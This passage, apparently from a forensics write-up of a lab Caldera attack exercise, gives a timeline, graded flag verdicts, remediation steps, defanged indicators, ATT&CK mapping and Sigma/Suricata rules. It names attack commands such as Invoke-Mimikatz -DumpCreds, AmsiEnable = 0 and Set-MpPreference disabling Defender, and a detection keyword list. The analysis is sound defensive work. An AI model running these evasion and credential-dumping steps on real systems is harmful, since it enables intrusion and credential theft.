


Figure 23: Defender EventCode 5001 – real-time protection disabled

A single event at 05:44:04 UTC: *Microsoft Defender Antivirus Real-time Protection scanning for malware and other potentially unwanted software was disabled.* This occurs **six seconds after** the Sandcat binary was downloaded and **five seconds before** the first beacon a deliberate sequencing that permitted the agent to execute unimpeded.

7.3.1 AMSI Bypass

Two occurrences, at 05:54:32 and 06:43:08 UTC:




Figure 24: AMSI bypass captured in script block logging

7.4 Access




Figure 25: Interactive logon extraction

Three interactive (Type 2) console logons for `anmar`, at 05:43:53, 07:06:46 and 07:52:48 UTC. All forty-one remaining 4624 events are Type 5 service logons generated by `services.exe` and are background noise.




Figure 26: Failed logon distribution

Exactly **one** failed logon exists in the entire dataset: account `anmar`, Logon Type 2, source 127.0.0.1, at 07:52:46 UTC, reason *Unknown user name or bad password*. A single console mistype does not meet the threshold for T1110 Brute Force. The flag is recorded as **partial** with this reasoning stated, rather than being claimed on insufficient evidence.

7.5 Discovery

Two discovery activities left indirect but reliable traces. PowerShell CIM cmdlets trigger autoloading of their backing module, which is itself logged as a script block:




Figure 27: CIM module autoload as a discovery proxy

- `MSFT_ScheduledTask` at 06:11:19 UTC six seconds after the service install. A scheduled-task cmdlet was invoked but **no task was created**.
- `MSFT_NetTCPConnection` / `MSFT_NetUDPEndpoint` at 06:13:22 UTC network connection enumeration.




Figure 28: EventCode 4797

Additionally, EventCode 4797 records a sweep of all eight local accounts for blank passwords within a six-millisecond window at 07:53:46 UTC.

8 Consolidated Attack Timeline

Time (UTC)	Event	Source
05:43:53	Interactive logon – `anmar` Type 2	Splunk 4624
05:43:58	Sandcat agent retrieved from 192.168.67.128:8888	PCAP frame 15866
05:44:04	Defender real-time protection disabled	Splunk Defender 5001
05:44:09	First beacon – PAW `bjzrpq` – Elevated	PCAP
05:44:09	`Clear-History;Clear`	PCAP C2
05:46:56	Phishing attachment downloaded	PCAP C2
05:47:46	PowerUp `Invoke-AllChecks`	PCAP C2 + Splunk 4104
05:49:16	Golden Ticket attempt – failed	PCAP C2 stderr
05:49:53	`Invoke-Mimikatz -DumpCreds` – succeeded	PCAP C2 + Splunk 4104
05:50:54	DCSync attempt – failed	PCAP C2 stderr
05:51:43	Snaffler share hunt – timed out	PCAP C2
05:53:22	Obfuscated payload execution – failed	PCAP C2 stderr
05:54:00	Firewall rules enabled for RDP and file sharing	PCAP C2
05:54:32	AMSI bypass – `amsiInitFailed`	PCAP C2 + Splunk 4104
05:55:18	Registry `AmsiEnable = 0`	PCAP C2
05:56:11	Firewall profile disabled	PCAP C2
05:57:10	`Set-MpPreference -DisableRealtimeMonitoring 1`	PCAP C2 + Splunk 4104
05:57:53	Exfiltration attempt 1 to `example.com`	PCAP frame 27163 + Splunk 4100
06:08:02	Exfiltration attempt 2	PCAP frame 29253
06:11:13	Service `WindowsUpdateService` installed	Splunk 7045 + PCAP 9997
06:11:19	Scheduled-task module autoloaded – no task created	Splunk 4104
06:13:22	Network connection enumeration	Splunk 4104
06:34–06:46	Full attack chain replayed	PCAP C2 + Splunk 4104
06:45:54	Exfiltration attempt 3	PCAP frame 41204
07:06:59	Second Sandcat agent staged – PAW `mwwfqs`	PCAP frame 43041
07:31:13	Encoded flag-verification script executed	PCAP C2 + Splunk 4100
07:52:46	Single failed logon – `anmar`	Splunk 4625
07:53:46	Blank-password sweep of all local accounts	Splunk 4797

9 Flag Resolution

Flag	EventCode	ATT&CK	Verdict	Evidence
F01	4624	T1078	CONFIRMED	Type 2 logon `anmar` + Caldera agent profile showing `DESKTOP-2A1O8LD\anmar` Elevated
F02	4104	T1059	PARTIAL	4688 absent from export; substituted with script block logging and C2 executor field
F03	4104	T1059.001	CONFIRMED	614 script block events + `Host Application` download cradles
F04	7045	T1543.003	CONFIRMED	`WindowsUpdateService` → `update.exe` + forwarder S2S frame
F05	4698	T1053	NEGATIVE	Task Scheduler auditing not enabled; scheduled-task module loaded but no task created
F06	Sysmon 10	T1003.001	CONFIRMED	Mimikatz output recovered from C2 + `Invoke-Mimikatz` script block
F07	4662	T1003.006	NEGATIVE	DCSync attempted four times; all failed – WORKGROUP host, no directory service
F08	5156	T1046	PARTIAL	WFP auditing disabled; substituted with NetTCPIP module autoload
F09	Sysmon 1	T1562	CONFIRMED	`Set-MpPreference` from C2 + Defender CIM module autoload
F10	1116	T1562.001	CONFIRMED	Defender EventCode 5001 – real-time protection disabled
F11	4672	T1068	CONFIRMED	44 special-privilege events + PowerUp output confirming local admin
F12	4720	T1136	NEGATIVE	No account created; account roster unchanged across the capture
F13	4732	T1098	NEGATIVE	No group membership modification present
F14	4657	T1112	CONFIRMED	Registry auditing disabled; write proven by C2 instruction `AmsiEnable = 0`
F15	7034	T1489	NEGATIVE	No service crash; `Stop-Service WinDefend` was a non-executed conditional branch
F16	4625	T1110	PARTIAL	Exactly one failed logon – insufficient for brute force

Flag	EventCode	ATT&CK	Verdict	Evidence
F17	4769	T1558.003	NEGATIVE	Structurally impossible – WORKGROUP host, Kerberos not in use
F18	4768	T1558.001	NEGATIVE	Golden Ticket attempted; script failed with a parser error before Kerberos interaction
F19	–	T1048.003	CONFIRMED	Three HTTP POSTs to `example.com` + PowerShell 4100 errors
F20	4797	T1087.001	CONFIRMED	Blank-password sweep of all 8 local accounts (EID 4797) + Caldera account-discovery task

10 Negative Findings

An absent EventCode has three possible causes: the technique did not occur, the technique occurred but auditing for it was disabled, or the technique was structurally impossible in this environment. These are not equivalent, and only the third can be stated with certainty without further evidence. Each negative below is classified.




Figure 29: Single search proving all nine absences

The search returns zero rows. Paired with the structural proof:




Figure 30: Single search proving all nine absences

which returns `WORKGROUP` only.

Flag	Class	Rationale
F17 / F18	Structural	The host is not domain-joined. No Kerberos KDC exists, therefore EventCodes 4768 and 4769 cannot be generated under any circumstances. The Golden Ticket attempt is nonetheless evidenced by its recovered failure output.
F07	Structural	DCSync requires directory replication rights against a domain controller. Four attempts were made; all returned *The system cannot find the path specified.*
F05	Audit gap	Object-access auditing for the Task Scheduler is not enabled. A scheduled-task cmdlet was invoked at 06:11:19 UTC but no task creation followed.
F08	Audit gap	Windows Filtering Platform connection auditing is not enabled. Network enumeration is nonetheless evidenced through module autoload.
F14	Audit gap	Registry object auditing is not enabled. The write is proven independently by the recovered C2 instruction.
F12 / F13	Not occurred	No account creation or group modification took place. The local account roster observed at 07:53:46 UTC is identical to the roster observed at 05:31:32 UTC.
F15	Not occurred	No unexpected service termination. The `Stop-Service WinDefend` call existed only in the `else` branch of a conditional that evaluated false.

11 Containment and Remediation

Immediate containment.

1. Isolate 192.168.67.140 from the network. Preserve memory before power state changes.
2. Block 192.168.67.128:8888 at the perimeter and internal segmentation points.
3. Rotate the credentials of local user `anmar`. The NTLM hash is compromised.
4. Invalidate the `NullTackPlayer` session token found in Credential Manager.

Eradication.

1. Delete the `WindowsUpdateService` service and `C:\Users\Public\update.exe`.
2. Delete `C:\Users\Public\splunkd.exe`.
3. Remove the `AmsiEnable` registry value.
4. Re-enable Defender real-time protection and restore firewall profile state.
5. Revert the 33 firewall rules re-enabled for RDP and file sharing.
6. Given LSASS access by an attacker-controlled process, rebuild is preferred to cleanup.

Hardening.

1. Enable auditing for process creation (4688) with command line, registry objects (4657), scheduled tasks (4698) and WFP connections (5156). Their absence materially reduced the evidentiary value of this dataset.
2. Deploy Sysmon and forward it to the SIEM. Sysmon events existed on the endpoint but were not collected.
3. Apply WDAC or AppLocker rules blocking execution from `C:\Users\Public` and `%TEMP%`.
4. Enable PowerShell Constrained Language Mode for non-administrative users.
5. Enable Defender tamper protection so that `Set-MpPreference` cannot disable real-time monitoring.
6. Block outbound HTTP to uncategorised destinations; require proxy inspection.

12 Indicators of Compromise

All network indicators are defanged.

Type	Value
IPv4 (C2)	192.168.67[.]128 – TCP/8888
URL	hxxp://192.168.67[.]128:8888/beacon
URL	hxxp://192.168.67[.]128:8888/file/download
Domain	example[.]com – exfiltration destination
IPv4	8.6.112[.]0 and 8.47.69[.]8 – resolved exfiltration addresses
Domain	raw.githubusercontent[.]com – tooling retrieval
IPv4	185.199.109[.]133, 185.199.110[.]133, 185.199.111[.]133
File path	C:\Users\Public\splunkd.exe – Caldera Sandcat agent
File path	C:\Users\Public\update.exe – service binary
File path	%TEMP%\PhishingAttachment.xlsm
File path	%TEMP%\LineNumbers.txt – exfiltration staging
Service	WindowsUpdateService – LocalSystem, auto start
Registry	HKCU\Software\Microsoft\Windows Script\Settings\AmsiEnable = 0
Agent PAW	bjzrpq, mwwfqs
User-Agent	Go-http-client/1.1 – Sandcat beacon
User-Agent	Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.6456
Server banner	Python/3.13 aiohttp/3.14.1
SHA256 (x86)	08AB87667A5C6EB25DDB1BD659613EF8C773526AE28B191C34E854CD6F13F8D4 Mimikatz x86 PE embedded in Invoke-Mimikatz
SHA256 (x64)	E4B762ECA32A797E305C9949504B95C4CDCF68FC8EEE0B3C101842488AF27D4F Mimikatz x64 PE embedded in Invoke-Mimikatz
Compromised	NTLM hash of local user `anmar` – exposed in cleartext

13 MITRE ATT&CK Mapping

TTP ID	Technique	Application
T1078	Valid Accounts	Elevated session as local user `anmar`
T1059.001	PowerShell	614 script block events; all execution PowerShell-driven
T1105	Ingress Tool Transfer	Sandcat agent and PowerSploit modules retrieved
T1071.001	Web Protocols	HTTP beacon to 192.168.67[.]128:8888
T1036.005	Masquerading	Agent named `splunkd.exe`; service named `WindowsUpdateService`
T1543.003	Windows Service	`WindowsUpdateService` as LocalSystem
T1003.001	LSASS Memory	`Invoke-Mimikatz -DumpCreds`
T1068	Privilege Escalation Discovery	PowerUp `Invoke-AllChecks`
T1562.001	Disable or Modify Tools	Defender RTP off; three AMSI bypasses
T1562.004	Disable System Firewall	`netsh advfirewall` rule enable then profile off
T1112	Modify Registry	`AmsiEnable = 0`
T1070.003	Clear Command History	`Clear-History;Clear`
T1087.001	Local Account Discovery	Blank-password sweep, EventCode 4797 (F20)
T1048.003	Exfiltration Over Unencrypted Protocol	Three HTTP POSTs to `example[.]com`

14 Detection Engineering

14.1 Sigma – Binary Executing From a World-Writable Path

```
title: Service Installed From User-Writable Directory
id: 8c1f4a2e-3b7d-4c5a-9e11-0f2a6b3d7c48
status: experimental
logsource:
product: windows
service: system
detection:
selection:
EventID: 7045
ImagePath|contains:
- '\Users\Public\'
- '\AppData\Local\Temp\'
- '\ProgramData\'
condition: selection
falsepositives:
- Poorly packaged third-party installers
level: high
```

14.2 Sigma – Defence Evasion via PowerShell

```
title: AMSI Bypass or Defender Tampering in Script Block
id: 4d9a0b17-52c6-4e83-b7a0-9c5e1d2f6a03
status: experimental
logsource:
product: windows
service: powershell
detection:
selection:
EventID: 4104
ScriptBlockText|contains:
- 'amsiInitFailed'
- 'AmsiEnable'
- 'DisableRealtimeMonitoring'
- 'Invoke-Mimikatz'
- 'Invoke-AllChecks'
condition: selection
falsepositives:
- Authorised red team exercises
level: critical
```

14.3 Suricata – Caldera Sandcat Beacon

```
alert http $HOME_NET any -> any any ( \
msg:"ET CUSTOM MITRE Caldera Sandcat beacon"; \
flow:established,to_server; \
http.method; content:"POST"; \
http.uri; content:"/beacon"; bsize:7; \
http.user_agent; content:"Go-http-client"; \
classtype:trojan-activity; sid:9000001; rev:1;)

alert http $HOME_NET any -> any any ( \
msg:"ET CUSTOM Caldera agent staging request"; \
flow:established,to_server; \
http.uri; content:"/file/download"; \
http.header; content:"file|3a| sandcat.go"; \
classtype:trojan-activity; sid:9000002; rev:1;)
```

15 Knowledge Graph & Attack Workflow

To connect every concept in this scenario rather than treat the steps in isolation, the kill chain, its telemetry and its key IoCs were modelled two ways: an end-to-end attack workflow (Figure 31) and an Obsidian knowledge graph (Figure 32).




Figure 31: Attack workflow

